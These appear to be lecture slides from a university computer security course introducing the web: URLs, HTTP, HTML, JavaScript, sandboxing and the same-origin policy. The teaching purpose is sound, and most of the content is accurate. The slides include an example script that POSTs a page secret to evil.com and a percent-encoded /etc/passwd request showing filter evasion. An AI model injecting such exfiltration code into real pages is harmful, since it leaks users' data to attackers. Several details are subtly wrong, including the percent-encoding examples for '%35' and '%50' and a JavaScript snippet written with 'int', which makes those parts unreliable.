# Introduction to the Web

## CS 161 Spring 2026 - Lecture 16

# Today: Introduction to Web



- What's the web?
- URLs
- HTTP
- Parts of a Webpage
  - HTML
  - CSS
  - JavaScript
- Security on the Web
- Same-Origin Policy



# A Brief History of the Web

# A Brief History of the Web



- The web was not designed with security from the start
- Historical design decisions can help us understand where modern security vulnerabilities originated

# Memex



- Microfilm
  - Microfilm: Printing documents in extremely small text and reading it with a special viewer that magnified the text
  - The most compact storage available before computers
  - A single microfiche card (a 100mm x 148mm piece of film) can hold 100 pages of text!
- 1945: We need a conceptual way to organize data
  - A reference library has a lot of information, but how do you reliably find a piece of data?
- Idea: Memex
  - Developed by Vannevar Bush, head of the primary military R&D (research & development) office during World War II



# Memex



- Memex: A large, integrated desk for storing and accessing microfilm
- Idea: Trails
  - Each piece of data is referred to with a unique identifier, called a “trail”
  - Following a trail: given a trail, you can find the corresponding piece of data
  - You can create your own custom “personal trails”
  - Modern web: implemented as URLs and hyperlinks
- Idea: Uploading data
  - Create your own data and use a photographic hood to add it to the Memex collection
  - Others can access data you uploaded
  - Modern web: You can create websites that everyone else can access
- Legacy of Memex
  - A physical Memex was never built, but its ideas influenced web design
  - Memex was only designed for accessing data, not code!

# Web 1.0



- Web 1.0: The first era of websites (roughly 1991-2004)
- Websites only contained static content
  - Documents with texts, images, etc.
  - No interactive features
- 1996: Sun Microsystems releases Java
  - Java: A programming language designed to compile to an intermediate representation and run on a lot of systems
  - Sun Microsystems built a web browser that can fetch and execute Java code
- Problem: Java was too powerful
  - Java was designed to do everything a locally running program could do
  - Security vulnerabilities associated with downloading and running code from others

# Web 1.0, Attempt 2



- Netscape Navigator (an old browser) wanted to add active content to web pages
  - Plan A: Integrate Sun's Java in their browser
  - Plan B: Integrate a new scripting language into their browser
- Plan B became JavaScript
  - Nothing in common with Java except the name and general syntax structure
- JavaScript is now widespread…
  - Many server projects are now in JavaScript (Node.js)
  - Many standalone "programs" are really just built-in web browsers running JavaScript (Electron)
- Warning: Language has some serious pitfalls!
  - Type system is awful, no real integers, etc.…
- **Takeaway**: JavaScript is a very important language in the real world. If you have to use it, consider using the "good parts" or TypeScript (a typed variant) or a web framework.

# Javascript, the good parts






# What's the Web?

# What's the Web?



- **Web (World Wide Web)**: A collection of data and services
  - Data and services are provided by **web servers**
  - Data and services are accessed using **web browsers** (e.g. Chrome, Firefox)
- The web is not the Internet
  - The Internet describes *how* data is transported between servers and browsers
  - We will study the Internet later in the networking unit



# Today: Elements of the Web



- **URLs**: uniquely identify a piece of data on the web
- **HTTP**: the standard for how web browsers communicate with web servers
- Data on a webpage can contain:
  - **HTML**: A markup language for creating webpages
  - **CSS**: A style sheet language for defining the appearance of webpages
  - **JavaScript**: A programming language for running code in the web browser

# URLs

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# URLs



- **URL (Uniform Resource Locator)**: A string that uniquely identifies one piece of data on the web
  - A type of URI (Uniform Resource Identifier)

# Parts of a URL: Scheme



- Located just before the double slashes
- Defines how to retrieve the data over the Internet (which Internet protocol to use)
- Typically **`http`** (unencrypted) or **`https`** (secure, encrypted)

**`https://toon.cs161.org/xorcist/avian.html`**

# Parts of a URL: Domain



- Located after the double slashes, but before the next single slash
- Defines which web server to contact
  - Recall: The web has many web servers. The location specifies which one we're looking for.
- Written as several phrases separated by dots

**https://toon.cs161.org/xorcist/avian.html**

# Parts of a URL: Location



- Location: The domain with some additional information
  - Username: **evanbot@cs161.org**
    - Identifies one specific user on the web server
    - Rarely seen
  - Port: **toon.cs161.org:4000**
    - Identifies one specific application on the web server
    - We will see ports again in the networking unit

**https://toon.cs161.org:4000/xorcist/avian.html**

# Parts of a URL: Path



- Located after the first single slash
- Defines which file on the web server to fetch
  - Think of the web server as having its own filesystem
  - The path represents a file path on the web server's filesystem
- Examples
  - `https://toon.cs161.org/xorcist/avian.html`: Look in the `xorcist` folder for `avian.html`
  - `https://toon.cs161.org/`: Return the root directory

**`https://toon.cs161.org/xorcist/avian.html`**

# Parts of a URL: Query



- Providing a query is optional
- Located after a question mark
- Supplies arguments to the web server for processing
  - Think of the web server as offering a function at a given path
  - To access this function, a user makes a request to the path, with some arguments in the query
  - The web server runs the function with the user's arguments and returns the result to the user
- Arguments are supplied as **`name=value`** pairs
- Arguments are separated with ampersands (**`&`**)

**`https://toon.cs161.org/draw?character=evan&size=big`**

# Parts of a URL: Fragment



- Providing a fragment is optional
- Located after a hash sign (**#**)
- Not sent to the web server! Only used by the web browser
  - Common usage: Tells the web browser to scroll to a part of a webpage
  - Usage: Supplies content to code in the web browser (JavaScript) without sending the content to the server

**`https://toon.cs161.org/cryptoverse/characters#mallory`**


# URL Escaping



- URLs are designed to contain printable, human-readable characters (ASCII)
  - What if we want to include non-printable characters in the URL?
- Recall: URLs have special characters (`?`, `#`, `/`)
  - What if we want to use a special character in the URL?
- Solution: URL encoding
  - Notation: Percent sign (`%`) followed by the hexadecimal value of the character
  - Example: `%20` = ' ' (spacebar)
  - Example: `%35` = '`#`' (hash sign)
  - Example: `%50` = '`2`' (printable characters can be encoded too!)
- Security issues: makes scanning for malicious URLs harder
  - Suppose you want to block all requests to the path `/etc/passwd`
  - What if an attacker makes a request to `%2F%65%74%63%2F%70%61%73%73%77%64`?
  - Obfuscation. We'll study this issue more later


# A Simplified View of the Web





# A Simplified View of the Web







The browser can request a file from the server with a URL.

**https://evanbot.com/pictures/evanbot.jpg**

# A Simplified View of the Web






The browser can also request some computation from the server.

`https://evanbot.com/draw?bot=evan&size=large`

# HTTP

# Today: Elements of the Web



- **URLs**: uniquely identify a piece of data on the web
- **HTTP**: the standard for how web browsers communicate with web servers
- Data on a webpage can contain:
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  - **JavaScript**: A programming language for running code in the web browser

# HTTP



- **HTTP (Hypertext Transfer Protocol)**: A protocol used to request and retrieve data from a web server
- **HTTPS**: A secure version of HTTP
  - Uses cryptography to secure data
  - We'll see HTTPS later in the networking unit
- HTTP is a request-response model
  - The web browser sends a **request** to the web server
  - The web server processes the request and sends a **response** to the web browser

# Parts of an HTTP Request



- URL path (possibly with query parameters)
- Method
  - **GET**: Requests that don't change server-side state ("*get*" information from the server)
  - **POST**: Request that update server-side state ("*post*" information to the server)
- Data
  - GET requests do not contain any data
  - POST requests can contain data

# Parts of an HTTP Response



- Status code: A number indicating what happened with the request
  - Example: 200 OK
  - Example: 403 Access forbidden
  - Example: 404 Page not found
- Data
  - Can be a webpage, image, audio, PDF, executable, etc.

# Parts of a Webpage

# Today: Elements of the Web



- **URLs**: uniquely identify a piece of data on the web
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# HTML



- **HTML (Hypertext Markup Language)**: A markup language to create structured documents
- Defines elements on a webpage with *tags*
  - Tags are defined with angle brackets **<>**
  - Example: **<img>** tag creates images
  - Example: **** tag creates bold text: ** blah ** → **blah**

# Features of HTML: Create a Link



HTML

```
<a href="https://toon.cs161.org">Check out these comics!</a>
```

Webpage

Check out these comics!

Clicking on this text will take you to **`https://toon.cs161.org`**

# Features of HTML: Create a Form




HTML

```
<form action="/feedback" method="POST">
  <label for="name">Name:</label>
  <input type="text" id="name">
  <br>
  <label for="bot">Favorite bot:</label><br>
  <input type="radio" id="evan">
  <label for="html">EvanBot</label><br>
  <input type="radio" id="coda">
  <label for="css">CodaBot</label><br>
  <br>
  <input type="submit" value="Submit">
</form>
```

The HTML inside the **<form>** tags creates the form fields for the user to fill in.

Webpage




Clicking on the submit button will make a POST request to **http://toon.cs161.org/feedback** with the contents of the form

# Features of HTML: Embed an Image




HTML

```
<p>Look at my new desktop background!</p>
<img src="https://toon.cs161.org/assets/desktop.png">
```

Webpage

Look at my new desktop background!




The browser will make a GET request to `https://toon.cs161.org/assets/desktop.png` and display the returned image on the page.


# Features of HTML: Embed Another Webpage



HTML

```
<iframe src="https://toon.cs161.org"
height="200" width="300"></iframe>
<p>CS 161 toon website above.</p>
```

Webpage




CS 161 toon website above.

The outer frame embeds the inner frame (sometimes called an **iframe** or **frame**).

The browser will make a GET request to **`https://toon.cs161.org/`** and display the returned webpage in a 200 pixel × 300 pixel box.

# CSS



- **CSS (Cascading Style Sheets)**: A style sheet language for defining the appearance of webpages
  - You don’t need to know the specifics of CSS

# JavaScript



- **JavaScript**: A programming language for running code in the web browser
- JavaScript is **client-side**
  - Code sent by the server as part of the response
  - Runs in the browser, not the web server!
- Used to manipulate web pages (HTML and CSS)
  - Makes modern websites interactive
  - JavaScript can be directly embedded in HTML with `<script>` tags
- Most modern webpages involve JavaScript
  - JavaScript is supported by all modern web browsers
- You don’t need to know JavaScript syntax
  - However, knowing common attack functions helps

# JavaScript Fact Sheet



- High-level
- Dynamically-typed
- Interpreted
- Supports objects
- Fast
  - JavaScript is used in almost every web application, so a lot of work goes into making it execute quickly
  - Just-in-time compiling (compile code at runtime immediately before executing it) helps speed up execution

# Vulnerabilities in the JavaScript interpreter/compiler




- The web browser runs JavaScript from external websites
  - Malicious websites can send JavaScript to the browser!
  - Browsers are sandboxed to prevent any malicious code from doing too much damage
- A vulnerability in the browser's JavaScript interpreter/compiler is very dangerous
  - Just-in-time compilers need memory that's both writable and executable (write the machine code and then execute it)
  - If the interpreter is vulnerable, an attacker can exploit memory safety bugs
  - Example: "Use-after-free" on a JavaScript object results in an arbitrary read/write primitive
  - An attacker can now force the JavaScript program to inspect memory
  - Breaks ASLR: Examine memory to leak memory addresses
  - Breaks non-executable pages: Use memory that's both writable and executable
- **Takeaway**: JavaScript is memory-safe and sandboxed, but a vulnerable interpreter/compiler can result in memory safety exploits!

# Features of JavaScript



- Modify any part of the webpage (e.g. HTML or CSS)




JavaScript changed the link! Now clicking it opens **`https://cs161.org/phishing`**.

# Features of JavaScript



- Create a pop-up message

HTML (with embedded JavaScript)

```
<script>alert("Happy Birthday!")</script>
```

Webpage




When the browser loads this HTML, it will run the embedded JavaScript and cause a pop-up to appear.

# Features of JavaScript



- Make HTTP requests

HTML (with embedded JavaScript)

```
<script>int secret = 42;</script>

...

<script>fetch('https://evil.com/receive',{method:'POST', body: secret})</script>
```

Suppose the server returns some HTML with a secret JavaScript variable.

If the attacker somehow adds this JavaScript, the browser will send a POST request to the attacker's server with the secret.

# Rendering a Webpage



- Process of displaying (rendering) a webpage in a web browser:
  - The browser receives HTML, CSS, and JavaScript from the server
  - HTML and CSS are parsed into a **DOM (Document Object Model)**
  - JavaScript is interpreted and executed, possibly modifying the DOM
  - The painter uses the DOM to draw the webpage
- **DOM (Document Object Model)**: Cross-platform model for representing and interacting with objects in HTML
  - A tree of nodes
  - Each node has a tag, attributes, and child nodes

# Security on the Web

# Risks on the Web



- Risk #1: Web servers should be protected from unauthorized access
  - Example: An attacker should not be able to hack into `google.com` and provide malicious search results to users
- Protection: Server-side security
  - Example: Protect the server computer from buffer overflow attacks

# Risks on the Web



- Risk #2: A malicious website should not be able to damage our computer
  - Example: Visiting **`evil.com`** should not infect our computer with malware
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read/write files on our computer
- Protection: Sandboxing
  - JavaScript is not allowed to access files on our computer
  - Privilege separation, least privilege
  - Browsers are carefully written to avoid vulnerabilities (e.g., write the browser in a memory-safe language)

# Risks on the Web



- Risk #3: A malicious website should not be able to tamper with our interactions with other websites
  - Example: If we visit **`evil.com`**, the attacker who owns **`evil.com`** should not be able to read our emails in Gmail or buy things with our Amazon account
- Protection: Same-origin policy
  - The web browser prevents a website from accessing other unrelated websites

# Same-Origin Policy

# Same-Origin Policy: Definition



- **Same-origin policy**: A rule that prevents one website from tampering with other unrelated websites
  - Enforced by the web browser
  - Prevents a malicious website from tampering with behavior on other websites

# Same-Origin Policy



- Every webpage has an **origin** defined by its URL with three parts:
  - **Protocol**: The protocol in the URL
  - **Domain**: The domain in the URL's location
  - **Port**: The port in the URL's location
    - If no port is specified, the default is 80 for HTTP and 443 for HTTPS

`https://toon.cs161.org:443/assets/lock.PNG`

`http://cs161.org/assets/images/404.png`

`80` (default port)

# Same-Origin Policy



- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly
  - Think string matching: The protocol, domain, and port strings must be equal

| First domain | Second domain | Same origin? |
|---|---|---|
| `http://toon.cs161.org` | `https://toon.cs161.org` | No. Protocol mismatch<br>`http` ≠ `https` |
| `http://toon.cs161.org` | `http://cs161.org` | No. Domain mismatch<br>`toon.cs161.org` ≠ `cs161.org` |
| `http://toon.cs161.org` | `http://toon.cs161.org:8000` | No. Port mismatch<br>`80` ≠ `8000` |

# Same-Origin Policy



- Webpages from different origins cannot interact with each other
  - Example: If **`cs161.org`** embeds **`google.com`**, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner frame
- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If **`cs161.org`** fetches JavaScript from **`google.com`**, the JavaScript has the origin of **`cs161.org`**
  - Intuition: **`cs161.org`** has “copy-pasted” JavaScript onto its webpage
- Exception: webpages can fetch and display images from other origins
  - However, Javascript in the webpage only knows about the image’s size and dimensions (cannot actually manipulate the image)
- Exception: Websites can agree to allow some limited sharing
  - Cross-origin resource sharing (CORS)
  - The **`postMessage`** function in JavaScript

# URLs: Summary



- URL: A string that uniquely identifies one piece of data on the web
- Parts of a URL:
  - Protocol: Defines which Internet protocol to use to retrieve the data (e.g. HTTP or HTTPS)
  - Location: Defines which web server to contact
    - Can optionally contain a username or port
  - Path: Defines which file on the web server to fetch
  - Query (optional): Sends arguments in name-value pairs to the web server
  - Fragment (optional): Not sent to the web server, but used by the browser for processing
- Special characters should be URL escaped

# HTTP: Summary



- HTTP: A protocol used to request and retrieve data from a web server
  - HTTPS: A secure version of HTTP
  - HTTP is a request-response protocol
- HTTP request
  - Method (GET or POST)
  - URL path and query parameters
  - Protocol
  - Data (only for POST requests)
- HTTP response
  - Protocol
  - Status code: A number indicating what happened with the request
  - Headers: Metadata about the response
  - Data

# Parts of a Webpage: Summary



- HTML: A markup language to create structured documents
  - Create a link
  - Create a form
  - Embed an image
  - Embed another webpage (iframe or frame)
- CSS: A style sheet language for defining the appearance of webpages
  - As powerful as JavaScript if used maliciously!
- JavaScript: A programming language for running code in the web browser
  - JavaScript code runs in the web browser
  - Modify any part of the webpage (e.g. HTML or CSS)
  - Create pop-up messages
  - Make HTTP requests

# Same-Origin Policy: Summary



- Rule enforced by the browser: Two websites with different origins cannot interact with each other
- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly (string matching)
- Exceptions
  - JavaScript runs with the origin of the page that loads it
  - Webpages can fetch and display images from other origins
  - Websites can agree to allow some limited sharing